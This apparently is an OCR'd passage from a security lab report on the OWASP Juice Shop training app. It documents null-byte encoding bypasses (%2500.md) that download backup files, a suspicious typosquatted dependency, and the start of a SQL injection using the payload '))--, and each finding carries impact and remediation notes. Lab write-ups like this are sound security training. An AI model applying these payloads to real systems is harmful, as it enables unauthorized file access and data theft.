
- Browse the Juice Shop instance in a browser: http://192.168.249.141:3000
- Enumerate or navigate to the FTP directory discovered by DirBuster / manual browsing: http://192.168.249.141:3000/ftp
- Locate package.json.bak (developer backup file) and attempt to download it: the server returns: 403 Error — Only .md and .pdf files are allowed.
- Attempt a null-byte bypass. Direct %00 did not work; instead URL-encode the null byte as %2500 and append a permitted extension: http://192.168.249.141:3000/ftp/package.json.bak%2500.md
- The server accepts the request and returns the contents of package.json.bak


(downloaded file name appears as package.json.bak%2500.md).

- Upon successful retrieval the application registers the challenges as solved (Forgotten Developer Backup and Poison Null Byte).









Impact:

- Disclosure of sensitive configuration and developer artifacts (API keys, dependency lists, paths, comments).
- Increase in attack surface and reconnaissance data for further exploitation (credential discovery, RCE vectors, etc.).

- Demonstrates insufficient server-side filename validation and improper handling of encoded/null bytes.
- Compliance and reputation risk from leaked internal files.

Remediation:

- Remove backup and development artefacts from production and web-accessible directories.
- Reject or sanitize any filename input containing null bytes or unusual encodings prior to path processing.
- Normalize and validate file paths server-side; do not trust client-supplied extensions or filenames.
- Enforce extension whitelists on the server using file signature (magic-byte) checks, not just filename suffixes.
- Store sensitive configuration outside the web root and require authentication/authorization to access file resources.
- Add logging/alerting for suspicious requests containing %00, %2500, or other control characters.
- Perform regular automated scans for exposed backup files and old artifacts.

Vulnerability 28: Forgotten Sales Backup (Sensitive Data Exposure)

Description:


Sensitive data exposure occurs when internal backups or configuration files are accessible from public-facing directories. In this case a sales backup file (coupons_2013.md.bak) was present in the application's /ftp directory and protected only by a naive extension filter that permitted .md and .pdf. By exploiting a null-byte encoding bypass the file was downloaded, exposing internal sales data.


Steps to Reproduce:


- Open the Juice Shop instance in a browser: http://192.168.249.141:3000
- Navigate to the /ftp directory discovered previously: http://192.168.249.141:3000/ftp
- Locate the backup file coupons_2013.md.bak and attempt to download it. The server

responds with: 403 – Only .md and .pdf files are allowed.

- Perform a null-byte bypass by URL-encoding the null byte (%00) as %2500 and append a permitted extension: http://192.168.249.141:3000/ftp/coupons_2013.md.bak%2500.md
- The server accepts the request and returns the contents; the downloaded filename appears as coupons_2013.md.bak%2500.md.
- A confirmation banner appears indicating the Forgotten Sales Backup challenge was solved.







Impact:

- Disclosure of internal sales/coupon data (customer info, pricing, or business logic).
- Increased reconnaissance material for attackers (useful for phishing, social engineering, or follow-on attacks).
- Demonstrates lack of robust server-side filename handling, allowing bypass of

extension checks.

- Compliance and reputational risk if customer or financial data is exposed.

Remediation:

- Remove backup files and other developer artifacts from production web roots.
- Sanitize and reject any filename containing null bytes or suspicious encodings before path resolution.
- Enforce server-side validation using file signatures (magic bytes) and a strict allowlist, not just file extensions.
- Store backups in access-controlled storage outside the web server document root.
- Add logging/alerts for requests containing control characters like %00 / %2500.
- Periodically scan web directories for legacy/backup files and remove or protect them.

Vulnerability 29: Legacy Typosquatting (Vulnerable Components / Supply-Chain Risk)

Description:


A Vulnerable Components / Supply-Chain risk exists when an application depends on third-party libraries that are outdated, unmaintained, or replaced by malicious look-alike packages (typosquatting). Attackers can publish malicious packages with names similar to popular libraries (typosquatting) or exploit known vulnerabilities in outdated components to execute code, steal data, or pivot into the application environment.


In this case, a legacy backup (package.json.bak) exposed in /ftp contained a dependency named epilogue-js. Investigation revealed this dependency could be associated with typosquatting/training packages and therefore presents a supply-chain risk if it is malicious or outdated.


Steps to Reproduce:

- Open the Juice Shop instance in a browser: http://192.168.249.141:3000
- Navigate to the /ftp directory and download the developer backup (package.json.bak) using the previously documented null-byte encoding bypass (e.g., .../package.json.bak%2500.md).

- Open and inspect package.json.bak for dependencies and versions.
- Identify an unusual or suspicious dependency entry: "epilogue-js": "<version>"
- Research the package name online (search package registries, GitHub) to assess trustworthiness — note similarities to popular packages (typosquatting) or evidence of being unmaintained.
- To notify the application owner in your lab, submit a feedback entry referencing epilogue-js in the Feedback/Contact form (you reported it as part of responsible disclosure).







Impact:

- Supply-Chain Compromise: A malicious or vulnerable dependency can execute arbitrary code inside the application context.
- Remote Code Execution / Data Theft: Compromised packages can exfiltrate secrets, open backdoors, or run destructive actions.

- Widespread Risk: If the dependency is reused across environments, multiple systems may be affected.
- Trust & Availability: Malicious updates or dependency hijacks can disable services or damage integrity.
- Compliance & Reputation: Use of malicious/legacy components may violate policy and undermine stakeholder trust.

Remediation:

- Remove any unused or legacy dependencies discovered in backups or code and delete backup artifacts from production.
- Perform Software Composition Analysis (SCA) (dependabot, Snyk, OWASP Dependency-Check) on the codebase to identify vulnerable or suspicious packages.
- Verify package names and authorship — avoid installing similarly named packages without checking provenance (and prefer scoped packages where possible).
- Pin dependency versions and use lock files (package-lock.json, yarn.lock) and package integrity checks (npm audit, sha checks).
- Replace suspicious or unmaintained packages with well-maintained, trusted alternatives.
- Enable automated dependency updates and vulnerability alerts; apply security patches promptly.
- Enforce CI/CD gates that block builds containing high-risk dependencies and require manual review for unfamiliar packages.
- Educate developers about typosquatting risks and safe dependency hygiene (review packages before adding).

Vulnerability 30: Christmas Special (SQL Injection / Business Logic Abuse)


Description:


SQL Injection (CWE-89) occurs when an application incorporates unvalidated user input into SQL statements, allowing an attacker to manipulate query logic. In this case, a SQL injection in the search functionality was leveraged to discover a hidden product (Christmas Super-Surprise-Box, id 10) that is not normally listed. By tampering with the “add to basket” request and changing the product id from 6 to 10, the hidden product could be added to the attacker’s cart and


ordered—demonstrating a combination of SQL injection and weak server-side validation of product operations.


Steps to Reproduce:

- Open the Juice Shop instance in a browser: http://192.168.249.141:3000
- Use the Search function to probe for injectable input and submit the payload: '))--
- (This confirms a SQL injection vector that reveals product details.)
- Note the hidden product with id 10 (Christmas Super-Surprise-Box) is not present on the normal product listing.
